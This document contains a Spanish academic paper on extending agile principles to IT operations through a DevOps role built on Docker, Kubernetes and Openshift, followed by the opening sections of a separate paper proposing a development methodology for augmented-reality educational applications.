La influencia de las prácticas de las metodologías ágiles de desarrollo en las empresas de la industria del software desde su primera aparición, logran aumentar la eficiencia de los equipos de desarrollo, reduciendo a su vez, los riesgos que conlleva [1]. Este cambio en los tiempos del ciclo de vida del software tuvo un impacto no solo en el área de desarrollo, sino también en las áreas fuertemente ligadas a esta, entre ellas, el área de operaciones.

Para llegar a comprender con mayor profundidad como estos cambios afectaron el trabajo cotidiano del área de operaciones y que problemáticas nuevas se generaron, analizaremos cómo las prácticas fundamentales de las metodologías ágiles pueden ser aplicadas también en el área de operaciones, y buscaremos determinar el alcance de tareas de la nueva área “Desarrollo y Operaciones” (DevOps), que surge como resultado de la aplicación de dichas prácticas.

Para ello el trabajo se estructura de la siguiente manera:

- La sección 2 busca exponer el contexto del análisis, realiza una introducción a los principios ágiles, al área de operaciones y la nueva problemática a la que se enfrenta, y el modo de trabajo actual que se quiere mejorar a través de la correcta implementación de las tareas de DevOps.

- La sección 3 introduce los conceptos del área de DevOps, y plantea la definición de su alcance y responsabilidades.
- La sección 4 relata una experiencia práctica desarrollada dentro del área de DevOps, basándose en las tareas y responsabilidades expresadas en la sección anterior.
- Por último se presentan en la sección 5 las conclusiones y futuros trabajo relacionados.

2. Contexto

Las metodologías ágiles tienen su inicio en 2001, año en el que se crea “The Agile Alliance”, una organización sin fines de lucro, cuyo objetivo es el de promover conceptos relacionado con el desarrollo ágil de software, y ayudar a las organizaciones a adoptar dichos conceptos [2]. Las metodologías ágiles, por definición, son aquellas que ayudan a la adaptación de la forma de trabajo según las condiciones específicas de cada proyecto, consiguiendo así flexibilidad e inmediatez a la hora de amoldar el proyecto, y por ende su desarrollo, a las características del entorno [3].

2.1. Principios de las Metodologías Ágiles

Los principios fueron creados para ser aplicados en proyectos de desarrollo de software, por lo que consideramos que no todos ellos pueden ser aplicados directamente a otras áreas. Para realizar el análisis seleccionamos aquellos principios lo suficientemente genéricos como para poder aplicarlos en Operaciones sin la necesidad de ser modificados.

El Manifiesto Ágil [4] describe los principios de las metodologías ágiles de la siguiente manera:

- **Mejorar la motivación e implicación del equipo de desarrollo:** las metodologías ágiles permiten a todos los miembros del equipo conocer el estado del proyecto en cualquier momento.
- **Ahorrar tanto tiempo como costes:** el desarrollo ágil trabaja de un modo más eficiente y rápido que otras metodologías.

- **Mayor velocidad y eficiencia:** En las metodologías ágiles se trabaja realizando entregas parciales pero funcionales del producto. De ese modo, es posible entregar en el menor intervalo de tiempo posible una versión funcional del producto.
- **Eliminar aquellas características innecesarias del producto:** esto se logra a través de las entregas parciales y a la implicación del cliente.
- **Mejorar la calidad del producto:** la continua interacción entre los desarrolladores y los clientes tienen como objetivo asegurar que el producto final sea exactamente lo que el cliente quiere y necesita.
- **Alertar rápidamente tanto de errores como de problemas:** en la etapa de planificación, el equipo ha presentado una hoja de ruta anticipando y dando respuesta a los principales problemas técnicos y a la velocidad en la que se puede trabajar.

2.2. Área de Operaciones

El área de Operaciones es la principal responsable de mantener el buen funcionamiento de la infraestructura y los ambientes operativos que dan soporte a los despliegues de aplicaciones [5]. Es responsable de la administración de elementos como redes, servidores y dispositivos, y librerías [5], y de ejecutar tareas como el despliegue de aplicaciones, monitoreo, escalamiento y respuesta de errores en los ambientes operativos [6]. Las aplicaciones empresariales, como de usuario, requieren de ambientes operativos, conformados por los sistemas operativos, y librerías instaladas en los equipos donde vayan a ser ejecutadas [7].

Tradicionalmente esto implicaba tareas como: la compra de equipos, instalación y configuración del software base en los mismos, instalar y configurar herramientas de seguridad y herramientas de monitoreo, prepararlos para resistir interrupciones de electricidad, agendar y realizar las tareas de generación de copias de seguridad, y diseño y configuración de redes de datos [8] [9].

Así, al momento de preparar un nuevo entorno de desarrollo, de prueba, o de producción, es necesario preparar estos ambientes para que cubran todos los requerimientos de las aplicaciones de software que se ejecutarán en ellos [10]. Así, la creación manual de los ambientes es un trabajo que puede tomar semanas, incluso meses en algunos casos, y por la misma intervención de las personas en el proceso, conducir a la introducción de diversos errores [10].

Considerando además que durante la adopción, y optimización, de procesos y prácticas llevadas a cabo para agilizar el ciclo de vida del desarrollo de software, el foco fue puesto casi exclusivamente sobre el área de desarrollo dejando al área de operaciones en una estado suboptimizado [11], es entendible que el principal desafío al que se enfrenta el área de operaciones sea el tratar de seguir el ritmo de progreso de los equipos de desarrollo [12].

2.3. Modo de Trabajo Actual

La empresa donde se realizó la experiencia se dedica a ofrecer servicios en el mercado del “Social Marketing”, y cuenta con su propia área de ingeniería para diseñar, desarrollar y desplegar las aplicaciones necesarias para ofrecer sus servicios los clientes.

Actualmente, una vez que los equipos de desarrollo completan una nueva aplicación, esta tiene que ser desplegada en producción. Se les pide entonces a los ingenieros de operaciones que preparen la infraestructura donde la aplicación se ejecutará algún tiempo antes de la fecha de entrega programada para realizar la validación.

La infraestructura referida aquí comúnmente implica: una base de datos, un clúster de caché, servidores web, la configuración de escalado (grupos de escalado automático, políticas de escalado automático, distribución de carga), y la automatización de las tareas de compilación y empaquetado del repositorio de código para ser desplegado en los servidores web. De toda la infraestructura mencionada, la tarea de creación de los servidores web es la que requiere revisiones y pruebas mas detalladas, ya que con frecuencia es la tarea que causa mayores dificultades y por ende retrasos significativos a terceros.

Otro de los desafíos a los que se enfrentan los equipos de operaciones, es el acceso a los registros por parte de los desarrolladores, ya que se pueden presentar problemas de falta de permisos y esto deriva en la obtención manual de dichos registros causando errores y retrasos innecesarios.

3. Desarrollo y Operaciones

DevOps es un enfoque organizacional y cultural [13], cuyo principal objetivo es el de mantener el buen flujo de información a través de la colaboración inter-funcional de los equipos de desarrollo de software y de operaciones, en pos de la calidad y el desarrollo ágil de software [14] [15]. Extiende los principios ágiles a todo el ciclo de vida del software, haciendo principal hincapié en asegurarse que las áreas de operaciones y de desarrollo se desempeñen al mismo ritmo [11].

Para lograr esto, las prácticas de DevOps proponen el uso de herramientas que permitan estandarizar y automatizar los procesos necesarios para instalar, probar y distribuir, en diferentes ambientes (prueba y producción), cada versión nueva de software que se genere [15] [10].

3.1. Alcance de DevOps

Desde el punto de vista de Desarrollo, DevOps debe ayudar a definir y proveer los ambientes necesarios para las distintas etapas (desarrollo y prueba) de modo que permitan facilitar y agilizar su posterior traspaso a entornos de producción [16] [9]. Además, debe crear y mantener los procesos de automatización requeridos para llevar adelante las prácticas de desarrollo ágil, tales como integración y despliegue continuo [16].

Mientras que, desde el punto de vista de Operaciones, debe facilitar el aprovisionamiento de la infraestructura necesaria para la creación de los ambientes definidos, de una manera lo suficientemente flexible que le permita adaptarse a los cambios progresiva y rápidamente, sin dejar de asegurar su correcto funcionamiento y rendimiento [16] [9].

Definiendo entonces las responsabilidades asociadas al área de DevOps como:

- Administrar las puestas en producción de una aplicación a lo largo de su ciclo de vida [16] [9].
- Asegurar el monitoreo y la configuración de las reglas y alarmas para detectar condiciones anormales durante la ejecución de la aplicación [16].
- Dar soporte a los ambiente en ejecución de la aplicación [16] [9].
- Administrar la infraestructura provista a través de "Infraestructura como Código" [16].

Tabla 1: Relación entre los problemas de operaciones, los principios ágiles y las responsabilidades de DevOps.

Problema	Principio Ágil	Responsabilidad de DevOps
Definición y prueba del ambiente de ejecución de la aplicación al final de su etapa de desarrollo	* Mejorar la motivación e implicación del equipo de desarrollo * Ahorrar tanto tiempo como costes	Administrar la infraestructura provista a través de "Infraestructura como Código"
La tarea de creación de servidores causa retrasos significativos	* Mejorar la motivación e implicación del equipo de desarrollo * Mayor velocidad y eficiencia	Administrar las puestas en producción de una aplicación a lo largo de su ciclo de vida
La creación de servidores web requiere las mas largas revisiones y pruebas	* Eliminar aquellas características innecesarias del producto * Mejorar la calidad del producto	Administrar la infraestructura provista a través de "Infraestructura como Código"
Los desarrolladores se encuentran con dificultades al momento de acceder a los registros	Alertar rápidamente tanto de errores como de problemas	* Asegurar el monitoreo y la configuración de las reglas y alarmas para detectar condiciones anormales durante la ejecución de la aplicación

En la tabla 1 se muestra como las responsabilidades del área de DevOps surgen de la aplicación de uno (o más) de los principios ágiles a una problemática identificada del área de Operaciones. A partir de esta tabla es que partimos para definir las acciones concretas que son necesarias llevar

a cabo para cumplir con las responsabilidades del área de DevOps.

4. Experiencia práctica de implementación

La experiencia práctica se llevó a cabo en el área de ingeniería de una empresa de software de la ciudad de Córdoba la cual cuenta con 7 equipos de desarrollo, compuesto de 4 a 7 integrantes cada uno. Los equipos se desempeñan siguiendo las prácticas de la metodología ágil SCRUM [1]. La empresa ha adoptado en el diseño del software una arquitectura de microservicios [17], los cuales son desarrollados en los lenguajes PHP [18] y NodeJS [19]. A cada equipo se le asigna un microservicio del cual es el principal responsable, desde el desarrollo del código fuente, hasta su puesta en producción y posterior mantenimiento y actualización.

4.1. Herramientas e Infraestructura

Para cubrir las necesidades de equipos de desarrollo fue necesario encontrar un conjunto de servicios y herramientas que les brinde facilidades para desarrollar, ejecutar y administrar aplicaciones sin tener que interactuar de forma directa con la complejidad de construir y mantener la infraestructura asociada con los entornos. Una plataforma que les permita definir la infraestructura, y sus relaciones, como código, que pueda ser fácilmente versionado en un repositorio [11].

La implementación de este tipo de herramientas permite definir cómo deberían ser cada uno de los componentes de la infraestructura, y a partir de ahí, la lógica, y los pasos necesarios para crear cada componente, ya han sido previamente definidos. De este modo, los administradores y/o desarrolladores no necesitan más que describir en un archivo manifiesto^I de alto nivel las características de la infraestructura necesaria para poder crearla [20].

Para lograr el nivel de automatización deseado, fue necesario buscar un conjunto de herramientas que permitiera la mayor sinergia entre ellas, a la vez que prestaran facilidades de configuración y adaptación.

De este modo, la búsqueda se centró en cubrir la automatización de 3 áreas (o roles) principales: Ambiente de ejecución, Ciclo de vida del servicio, Ciclo de vida de la aplicación.

- **Ambiente de ejecución:** Consideramos como ambiente de ejecución a los requerimientos que un entorno debe satisfacer para que una aplicación específica pueda ejecutarse en él. En esta categoría se analizaron las herramientas: Linux Containers(LXD) [21] y Docker [22].
- **Ciclo de vida del servicio:** Comprende todas las etapas desde que una aplicación comienza a ejecutarse y prestar ofrecer sus servicios, hasta que la misma es apagada y eliminada; y acciones necesarias para poder transitar de la primera etapa

I. Archivo de texto plano que contiene las instrucciones a ser ejecutadas.

a la última. En esta categoría se analizaron las herramientas: Kubernetes [23], Mesosphere [24] y Docker Cloud [25].

- **Ciclo de vida de la aplicación:** Comprende todas las etapas por las que transita el código fuente de la aplicación, desde su versión inicial, hasta cuando llega finalmente a ser expuesto en un entorno de producción. En esta categoría se analizaron las herramientas: Openshift Origin [26], Drone IO [27] y Docker Cloud [25].

Las herramientas finalmente utilizadas fueron elegidas teniendo en cuenta los criterios expresados para cada área, y se le dio un alto peso al nivel de integración que permiten entre ellas. De este modo, el conjunto seleccionado, y el modo en que se integran fue el siguiente:

- **Docker:** Es una plataforma que permite la creación, ejecución y gestión de ambientes de ejecución, completamente aislados, para aplicaciones de software, a través de la tecnología de contenedores de Linux [14]. El uso de contenedores para los entornos de ejecución de las aplicaciones permite tener completo control sobre los cambios que se realicen en los mismos, haciendo posible asegurar que los entornos de desarrollo y producción serán idénticos.
- **Kubernetes:** es un sistema para automatizar despliegues, escalamiento y administración de aplicaciones basadas en contenedores [23]. Kubernetes nos permite automatizar el ciclo de vida de los contenedores, realizando despliegues y actualizaciones de las aplicaciones basadas en contenedores con pasos previamente definidos y estandarizados, y la creación de reglas para escalar la cantidad de contenedores necesaria para cubrir la carga de trabajo a cada momento.
- **Openshift Origin:** Por sobre las facilidades y funcionalidades ofrecidas por Kubernetes, Openshift agrega la capacidad de administrar el ciclo de vida de las aplicaciones, ofreciendo las facilidades para desplegar una aplicación de software en un entorno de producción, partiendo solamente del su repositorio de código fuente [26]. Agregando las prestaciones de Openshift al proceso de desarrollo software, logramos que los equipos de trabajo se centren únicamente en el desarrollo y mantenimiento del código fuente mientras que las tareas de creación de contenedores y despliegues de los mismos en los ambientes indicados se realizan de forma completamente automatizada.

4.2. El nuevo proceso

A través de los archivos manifiestos de Docker, el equipo de DevOps define los entornos de ejecución para las aplicaciones de software a ejecutar, basándose en los requerimientos definidos por los equipos de desarrollo. Posteriormente genera las imágenes Docker, las cuales representan un ambiente de ejecución listo para usar, a los cuales solo les falta




Figura 1: Relación entre las herramientas Docker, Kubernetes y Openshift.

el código de la aplicación. Estos pasos se repiten en cada iteración del equipo de trabajo de modo que la creación del entorno de ejecución de la aplicación se integra verdaderamente con el proceso iterativo e incremental promovido por las prácticas ágiles.

Los equipos de desarrollo, utilizando Openshift, insertan luego el código fuente de su aplicación en el directorio indicado de la imagen Docker, generada previamente, creando así una nueva imagen, lista para ejecutar su aplicación. Dado que el entorno ya fue definido y creado con anterioridad, no se genera un cuello de botella como ocurría originalmente.

Los equipos de desarrollo crean entonces, un servicio en Openshift el cual se proveerá a través de la ejecución de un contenedor de Docker instanciado a partir de la imagen de Docker que crearon insertando el código fuente de su aplicación. Openshift exige a los equipos de desarrollo que especifiquen ciertas características del servicio a ofrecer, como la dirección pública desde la cual será accedido, los puertos por los que se comunicará y los recursos de procesador y memoria que requerirá en su funcionamiento normal. Con estos datos, Openshift será capaz de crear un contenedor que cubra los requerimientos especificados, y se encargará de velar por su correcto funcionamiento y rendimiento. Por último, una vez el servicio está en ejecución, Openshift controlará periódicamente el registro de Docker que el equipo de desarrollo le indicó y lanzará automáticamente un nuevo despliegue cuando detecte que existe una imagen con una nueva versión disponible.

El equipo de DevOps, por su cuenta, es responsable de asegurar la estabilidad del servicio de Openshift, y que este cuente con recursos disponibles para ofrecer a nuevos servicios y contenedores que los equipos de desarrollo puedan necesitar, permitiéndoles además comenzar a tomar acciones proactivas, en lugar de reactivas.




Figura 2: Diagrama de flujo de tareas de los equipos en el nuevo proceso.

4.3. Resultados

Como se muestra en el flujo de tareas realizadas por cada equipo, plasmado en la figura 2, mediante la implementación de prácticas ágiles, las tareas del equipo de DevOps inicial al comienzo del ciclo de vida del proceso de software, en el momento en que las imágenes que se utilizarán en los entornos de desarrollo y producción se definen según los requerimientos definidos por los equipos de desarrollo, y no al final del mismo como ocurría inicialmente cuando las tareas de despliegue de aplicaciones, y nuevas versiones, estaban a su cargo.

Este cambio provee a los equipos de desarrollo de una mayor autonomía y los involucra realmente en el ciclo de vida completo de su microservicio, reduciendo los riesgos y las complejidades extra de realizar un nuevo despliegue. Por otro lado, permite también hacer un mejor uso del tiempo y esfuerzo del equipo de DevOps, facilitándoles seguir el ritmo del desarrollo ágil convirtiendo los entornos de ejecución en elementos factibles de ser creados, completados y corregidos, en iteraciones incrementales.

Completando la tabla 1, las acciones concretas asociadas a cada responsabilidad son:

- **Administrar las puestas en producción de una aplicación a lo largo de su ciclo de vida:** a través de Openshift, el equipo de DevOps ofrece a los desarrolladores las herramientas y procesos para

desplegar una nueva aplicación en producción y sus sucesivas actualizaciones.

- **Asegurar el monitoreo y la configuración de las reglas y alarmas para detectar condiciones anormales durante la ejecución de la aplicación:** Definiendo características del servicio como puertos, recursos de procesador y memoria, al momento de desplegarlo, Openshift monitorizará las aplicaciones y alertará a los equipos cuando se produzcan situaciones anormales.
- **Dar soporte a los ambientes en ejecución de la aplicación:** el equipo de DevOps, basándose en los requerimientos de los equipos de desarrollo, define los entornos de ejecución, y los plasma en los manifiestos de imágenes Docker. En cada iteración del proceso de desarrollo de software, estos manifiestos pueden ser modificados a medida que cambios en los requerimientos vayan surgiendo, o se encuentren defectos en el entorno.
- **Administrar la infraestructura provista a través de “Infraestructura como Código”:** La definición de los ambientes a través de imágenes Docker, y de los requerimientos que Openshift debe cubrir para que dichas imágenes funcionen correctamente queda plasmado en archivos manifiestos de texto plano versionando.

5. Conclusiones

A través de la implementación de los principios de ágiles a Operaciones: “Mejora la motivación e implicación del equipo de desarrollo”, “Ahorrar tanto tiempo como costes” y “Mayor velocidad y eficiencia”, en prácticas concretas y el uso de las herramientas apropiadas para ellas, se consigue una mayor sinergia entre los equipos de desarrollo y de operaciones, logrando así que la metodología ágil no se limite únicamente al proceso de desarrollo en sí mismo, sino que sea expandida al proceso de producción de software en su totalidad, incluyendo Operaciones.

Definiendo el alcance del área de DevOps, partiendo de la especificación de los requerimientos de los ambientes de desarrollo, hasta la creación de los procesos automatizados para aprovisionar y desplegar software en entornos robustos de producción, se hace evidente que la aparición de DevOps, en las tareas y responsabilidades que hasta el día de hoy se realizaban de forma manual y reactiva, pueden ahora automatizarse y actuar de manera proactiva, permitiendo al equipo ayudar a mejorar la eficiencia del trabajo de los desarrolladores, adaptándose al ritmo del desarrollo ágil.

5.1. Trabajos Futuros

Durante el desarrollo de la experiencia realizada se utilizaron exclusivamente herramientas de código abierto, las cuales, gracias a su activa comunidad, simplificaron su despliegue. Resta como futuro trabajo la evaluación de herramientas similares licenciadas para llevar adelante las

tareas descriptas, y la descripción de la creación de la infraestructura de Openshift, bajo las prácticas de infraestructura como código.

Referencias

- [1] M. P. Izaurralde, "Caracterización de especificación de requerimientos en entornos Ágiles: Historias de usuario," Universidad Tecnológica Nacional - Facultad Regional Córdoba, 2013.
- [2] A. Alliance. (2015) Agile alliance mission statement. The Agile Alliance. [Online]. Available: <https://www.agilealliance.org>
- [3] E. Martínez, "Las 8 grandes ventajas de las metodologías ágiles," Comunidad IEBS, 2 2014.
- [4] K. Beck, M. Beedle, A. van Bennekum, A. Cockburn, W. Cunningham, M. Fowler, J. Grenning, J. Highsmith, A. Hunt, R. Jeffries, J. Kern, B. Marick, R. C. Martin, S. Mellor, K. Schwaber, J. Sutherland, and D. Thomas, "Manifesto for agile software development," 2001. [Online]. Available: <http://www.agilemanifesto.org/>
- [5] J. Hertvik. (2016) What does it operations management do (itops)? [Online]. Available: <http://joehertvik.com/operations-management/>
- [6] B. Freeman-Benson and C. Armas. (2010) Debate: What is the role of an operations team in software development today? [Online]. Available: <https://www.infoq.com/news/2010/04/debate-role-of-ops>
- [7] D. Spinellis, "Don't install software by hand," *IEEE Software*, vol. 29, no. 4, pp. 86–87, July 2012.
- [8] F. Stroud. (2010) Infrastructure. Webopedia. [Online]. Available: <http://www.webopedia.com/TERM/I/infrastructure.html>
- [9] M. Watson. (2013) Defining the ops in devops. Stackify. [Online]. Available: <https://stackify.com/defining-the-ops-in-devops/>
- [10] L. Chen, "Continuous delivery: Huge benefits, but challenges too," *IEEE Software*, vol. 32, no. 2, pp. 50–54, Mar 2015.
- [11] M. Virmani, "Understanding devops bridging the gap from continuous integration to continuous delivery," in *Fifth International Conference on the Innovative Computing Technology (INTECH 2015)*, May 2015, pp. 78–82.
- [12] J. Allspaw and J. Robbins, *Web Operations: Keeping the Data On Time*, ser. O'Reilly Series. O'Reilly Media, Incorporated, 2010. [Online]. Available: <https://books.google.com.ar/books?id=QkqbAgAAQBAJ>
- [13] A. Dyck, R. Penners, and H. Lichter, "Towards definitions for release engineering and devops," in *2015 IEEE/ACM 3rd International Workshop on Release Engineering*, May 2015, pp. 3–3.
- [14] C. S. Moreno, H. R. Valenti, D. M. Rubio, and C. J. Gonzalez, "Experiencias de implementación de despliegue continuo con una infraestructura "containerizada"," 2016. [Online]. Available: <https://drive.google.com/file/d/0Byd3HXEW6NCBS2phTjhTMS1na1E/view>
- [15] M. Rajkumar, A. K. Pole, V. S. Adige, and P. Mahanta, "Devops culture and its impact on cloud delivery and software development," in *2016 International Conference on Advances in Computing, Communication, Automation (ICACCA) (Spring)*, April 2016, pp. 1–6.
- [16] M. Coté. (2016) Roles and responsibilities for devops and agile teams. [Online]. Available: <https://medium.com/@cote/roles-and-responsibilities-for-devops-and-agile-teams-fdacbf4cb4>
- [17] D. Jaramillo, D. V. Nguyen, and R. Smart, "Leveraging microservices architecture by using docker technology," in *SoutheastCon 2016*, March 2016, pp. 1–5.
- [18] T. P. Group. (2016) What is php? The PHP Group. [Online]. Available: <http://php.net/manual/en/intro-what-is.php>
- [19] N. Foundation. (2016) About nodejs. Node.js Foundation. [Online]. Available: <https://nodejs.org/en/about/>
- [20] A. Bertram. "Career makeover: From ops to devops," *InfoWorld*, 2016. [Online]. Available: <https://www.infoworld.com/article/3038324/devops/career-makeover-from-ops-to-devops.html>
- [21] C. Ltd. (2017) Linux containers. Canonical Ltd. [Online]. Available: <https://linuxcontainers.org>
- [22] D. Inc. (2017) Docker. Moby Project. [Online]. Available: <https://www.docker.com>
- [23] Kubernetes. (2016) What is kubernetes? Kubernetes. [Online]. Available: <https://kubernetes.io/docs/concepts/overview/what-is-kubernetes>
- [24] I. Mesosphere. (2017) Mesosphere: The premier platform for building data-rich apps. Mesosphere Inc. [Online]. Available: <https://mesosphere.com>
- [25] D. Inc. (2017) Docker cloud. Moby Project. [Online]. Available: <https://docs.docker.com/docker-cloud/>
- [26] Openshift. (2016) Openshift origin. RedHat. [Online]. Available: <https://www.openshift.org>
- [27] DroneIO. (2017) Drone: Ship code with confidence. DroneIO Inc. [Online]. Available: <http://try.drone.io>

Metodología de Desarrollo para Aplicaciones con Realidad Aumentada en la Educación

Cáceres, Nélica Raquel¹; Tolaba, Ana Carolina²

^{1,2}Facultad de Ingeniería

Universidad Nacional de Jujuy

Jujuy, 4600

¹nrcaceres@fi.unju.edu.ar; ²atolaba@frsf.utn.edu.ar

Abstract

En este trabajo se presenta una metodología para el desarrollo de aplicaciones de Realidad Aumentada destinada al ámbito educativo. En la actualidad este tipo de aplicaciones se fueron incorporando en la enseñanza como una forma complementaria debido a que son atractivas y didácticas para los educandos, por este motivo es que mediante la propuesta de una nueva metodología, se busca establecer guías para llevar adelante un proceso de desarrollo organizado. Las actividades planteadas se constituyen con el objetivo de dirigir el desarrollo de este tipo de aplicaciones en donde se combinan el trabajo ágil, la reutilización, la calidad y la interacción activa de docentes con el equipo de desarrollo. Como parte del trabajo se realizó un caso de estudio con el fin de poner en práctica esta metodología y exponer los beneficios derivados de su utilización.

1. Introducción

En los últimos años, las Tecnologías de la Información y Comunicación han tenido un gran crecimiento, en el caso de la Realidad Aumentada (RA) ofrece nuevas posibilidades de interacción, haciendo que esté presente en diferentes ámbitos, como son la educación, publicidad, entretenimiento así como en el apoyo de tareas complejas. El desarrollo de aplicaciones utilizando Realidad Aumentada requiere que no sólo se desee lograr una aplicación de forma rápida y funcional, sino también debe considerarse la organización de las actividades para obtenerla. Es por ello que en el presente trabajo se estudiaron publicaciones relacionadas a la temática con el fin de hallar una metodología adecuada

para el desarrollo de aplicaciones educativas con RA, lo que motivó la propuesta de una metodología que guíe las actividades de desarrollo que considere un análisis del contenido educativo de modo de obtener un producto de calidad y reutilizable.

En la Sección 2 se desarrolla el marco teórico, la metodología propuesta se describe en la Sección 3, en la Sección 4 se aplica la propuesta a un caso de estudio, en la Sección 5 se encuentran las conclusiones y trabajo futuro. Finalmente, se detallan las referencias.

2. Marco Teórico

En esta sección se presentan las definiciones de metodologías y modelos de procesos de desarrollo de software y también su relación con la Realidad Aumentada.

2.1. Modelos de Proceso de Software

Diferentes autores especifican a los modelos de proceso de software de distintas formas, pero todos ellos coinciden que el objetivo principal es organizar las actividades con el fin de lograr software de calidad.

En Pressman [1] se establece que un modelo general del proceso para la ingeniería de software incluye un conjunto de actividades estructurales y sombrilla, acciones y tareas de trabajo. Cada uno de los modelos de proceso puede describirse por un flujo distinto del proceso, descripción de cómo se organizan secuencial y cronológicamente las actividades estructurales, acciones y tareas. Los patrones del proceso pueden utilizarse para resolver los problemas comunes que surgen como parte del proceso del software.

Según [2], un proceso de software es una serie de actividades que conduce a la elaboración de un producto de software. Estas actividades pueden incluir el desarrollo de software desde cero en un lenguaje de programación estándar como Java o C. El nuevo software empresarial con frecuencia ahora se desarrolla extendiendo y modificando los sistemas existentes, o configurando e integrando el software comercial o componentes del sistema. Los procesos de software son complejos y no hay un proceso ideal, además la mayoría de las organizaciones han diseñado sus propios procesos de desarrollo de software.

Existen tres modelos generales o paradigmas de desarrollo de software [3]:

- El enfoque en cascada: considera las actividades del desarrollo de software como fases de procesos separados, tales como la especificación de requerimientos, el diseño del software, la implementación, las pruebas, etc. después de que cada etapa queda definida, el desarrollo continúa con la siguiente etapa.
- Desarrollo iterativo: este enfoque entrelaza las actividades de especificación, desarrollo y validaciones. Un sistema inicial se desarrolla rápidamente a partir de especificaciones muy abstractas.
- Ingeniería del software basada en componentes (CBSE – Component Based Software Engineering): esta técnica supone que partes del sistema existen. El proceso de desarrollo del sistema se enfoca en la integración de estas partes más que desarrollarlas desde el principio.

2.2. Metodología de Desarrollo

Una metodología es una colección de procedimientos, técnicas, herramientas y documentos auxiliares que ayudan a los desarrolladores de software en sus esfuerzos por implementar nuevos sistemas de información. Una metodología está formada por fases, cada una de las cuales se puede dividir en sub-fases, que guiarán a los desarrolladores de sistemas a elegir las técnicas más apropiadas en cada momento del proyecto y también a planificarlo, gestionarlo, controlarlo y evaluarlo [4].

Una técnica es según la RAE, un conjunto de procedimientos y recursos de los cuáles se sirve una ciencia o un arte. En este caso, considerando la definición de metodología, los recursos se refieren a herramientas y procedimientos que forman parte del proceso de desarrollo de un producto software.

Una herramienta es un conjunto de instrumentos que se utilizan para desempeñar un oficio o un trabajo

determinado. En el desarrollo de software una herramienta es el instrumento mediante el cual pueden llevarse a cabo técnicas determinadas por una metodología. Mientras que un método indica los pasos a seguir para desarrollar una actividad en concreto.

2.2.1. Metodologías Ágiles

En la actualidad, la entrega y el desarrollo rápido son por lo general el requerimiento fundamental de los sistemas de software. En este caso un proceso convencional en cascada o uno basado en especificación se prolongan con frecuencia, y el software final se entrega al cliente mucho después de lo que se especificó originalmente.

Las metodologías ágiles se diseñan para producir rápidamente un software útil. El software no se desarrolla como una sola unidad, sino como una serie de incrementos, y cada uno de ellos incluye una nueva funcionalidad del sistema. Los métodos ágiles se enfocan en el diseño rápido e incremental, iteraciones frecuentes del software, reducción de gastos en el proceso y producción de código de alta calidad, además de la intervención directa del cliente en el proceso de desarrollo. Entre los métodos más conocidos se encuentran los que se describen a continuación.

- Scrum: se enfoca en la administración iterativa del desarrollo, se centra alrededor de un conjunto de sprint, que son períodos fijos en los que se desarrolla un incremento de Sistema, se prioriza el trabajo en equipo.
- Programación extrema (XP): muchas versiones actuales de un Sistema pueden desarrollarse mediante diferentes programadores, integrarse y ponerse a prueba en un solo día, los requerimientos se expresan como escenarios, llamados historias de usuario, que se implementan directamente como una serie de tareas.
- Otros métodos ágiles utilizados son Crystal, Proceso Unificado Ágil (PUA), Desarrollo Adaptativo de Software (DAS), Desarrollo impulsado por características (DIC), entre otros [1].

2.3. Realidad Aumentada

Una de las definiciones más comúnmente aceptada es la propuesta por Azuma [5] que dice que la Realidad Aumentada (RA) es una tecnología que combina contenido real y virtual, es interactivo en tiempo real y se registra en 3D.

La RA propone superponer o añadir, en tiempo real, elementos virtuales al campo de visión de una persona, de modo tal que la información requerida esté presente de

una manera natural para el usuario. Estos elementos consisten en objetos, sonidos, imágenes y textos visuales generados por computadora, llevando a que el usuario no se sumerja completamente en un mundo virtual sino en una mezcla de éste con el mundo real, manteniéndolo en contacto con la realidad y en ocasiones permitiéndole interactuar con objetos virtuales.




Figura 1. Diagrama Conceptual de un Sistema de Realidad Aumentada [7].

En lo que se refiere al funcionamiento de aplicaciones de RA, éstas tienen tres subsistemas fundamentales [6]: visualización (salida), ubicación de objetos virtuales en el mundo real (registro) y métodos de interacción (entrada), Figura 1.

La Visualización se logra con el uso de dispositivos de visualización similares a los de Realidad Virtual, por ejemplo, gafas y cascos.

El Registro de objetos virtuales consiste en lograr que los objetos virtuales puedan registrarse con el mundo real, de tal forma que cuando el usuario se mueva los objetos parezcan conservar su posición.

La Interacción consiste en métodos para manipular o modificar tales objetos.

